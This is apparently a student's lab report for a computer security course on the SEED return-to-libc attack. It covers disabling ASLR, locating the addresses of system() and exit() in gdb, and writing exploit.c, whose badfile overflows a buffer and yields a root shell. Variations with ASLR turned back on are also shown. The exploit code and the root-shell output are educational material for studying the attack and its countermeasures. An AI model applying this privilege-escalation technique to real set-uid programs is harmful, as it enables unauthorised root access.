
CY 5130: Computer System Security

Lab 2: Return-to-libc Attack

1. **Turning off Countermeasures:**
   I turned off Address Space Randomization in-order to facilitate easy retrieval of addresses to enable the attack. Also, I configured /bin/sh to link to /bin/zsh since dash's countermeasure prevents itself from being executed in a set-uid process. This can seen in Deliverable 1.



Deliverable 1

2. **Finding out the addresses of libc functions:**
   - I next compiled and ran the Vulnerable program- retlib.c and changed the permissions of the file. While compiling I chose my buffer size to be 15 **(N=15)** and used -fno-stack-protector option (turning off stack guard protection) and made stack non-executable using -noexecstack option (Since objective of return to libc attack is to bypass non-executable stack and make buffer overflow possible). This is seen in Figure: a.
   - Then I created empty badfile using touch command.
   - I ran retlib program in gdb to seek the memory addresses of system(), exit(). This can be done by adding a breakpoint at main() and retrieving the addresses using print command as seen in Deliverable 2.






Figure a: Compiling retlib.c



Deliverable 2: Memory addresses of system and exit

3. **Putting the shell string in the memory:**
   I created a shell variable called MYSHELL, assigned it /bin/sh string and added it to the child process.
   We will be using this shell string as an argument to the system( ). In order to do that, I retrieved the memory address of the Shell string using the given code envadd.c as seen in Deliverable 3.



Deliverable 3: Shell string address

4. **Exploiting the buffer-overflow vulnerability:**
   - To make the attack we need to find offsets to store the addresses we retrieved above.
   - To find the offset, I disassembled bof function of vulnerable program in gdb. The LEA instruction line pointed out that my buffer starting address is 0x17 bytes (23 bytes in decimal) above the base pointer. Meaning the return address is 28 bytes from the start of the buffer.

- Hence, we need to assign 27 bytes with some values (I stored 'A'), buf[27] with memory address of system(), buf[31] with address of exit() and buf[35] with address of /bin/sh shell string. (As seen in figure b). The badfile as result will look like figure c.
- By doing this, when we run our retlib.c program while the bof () terminates, it will return the control to the new overwritten return address i.e system( ) call with /bin/sh as argument and invoke a root shell. When you try to exit the shell, it will be done smoothly since the address of the exit () is also included onto the stack. Hence, making the attack successful. (as seen in Deliverable 4)

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
  char buf[40];
  FILE *badfile;
  memset(&buf, 'A', 40);
  badfile = fopen("./badfile", "w");

  /* You need to decide the addresses and     the values for X, Y, Z. The order of the following  three statements does not imply the order of
X, Y, Z.     Actually, we intentionally scrambled the order. */
  *(long *) &buf[35] = 0xbffffdd6 ;   //  "/bin/sh"
  *(long *) &buf[27] = 0xb7e42da0 ;   //  system()
  *(long *) &buf[31] = 0xb7e369d0 ;   //  exit()
  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```

Figure b: Code snippet


```
[02/16/21]seed@VM:~/.../lab2$ gcc -o exploit exploit.c
[02/16/21]seed@VM:~/.../lab2$ ./exploit
[02/16/21]seed@VM:~/.../lab2$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmi
n),128(sambashare)
#
```

Deliverable 4: Exploit successful

```
AAAAAAAAAAAAAAAAAAAAAAAAAAA ·ä·Ðiã·Ö}ª¿A
```

Figure c: Badfile


5. **Attack Variation 1:**
For this variation, I commented the line where you are copying exit () memory address. When I ran, as expected the system () is passed the control and a root shell is invoked. However, when I tried to exit the program the Instruction Pointer points at a garbage location instead of exit () hence throwing a segmentation fault.



Deliverable 5: Attack without exit () address

6. **Attack variation 2:**


   I changed the file name of vulnerable program to newretlib. When I tried to make the attack with this new file name, it threw an error. Implying that the address of /bin/sh has been moved to a new location.



Deliverable 6: Attack with different size filename

7. **Turning on address randomization:**

   - When I tried the attack with address randomization enabled, it threw a segmentation fault error as seen in deliverable 7.
   - The reason is address randomization randomly positions the base address of an executable and the position of libraries, heap, and stack in a process's address space. So, the addresses that we provide (that of system(), exit(), /bin/sh) all changes as seen in figure d and e.
   - While the address changes, the offset values don't change since the position to place the address i.e return address of bof( ) is relative to the start of the buffer. The X,Y,Z values would instead depend on the buffer size N that we specify while compiling the vulnerable program, retlib.c.



Deliverable 7: Attack with ASLR enabled

Figure d: /bin/sh address change




Figure e: system and exit address change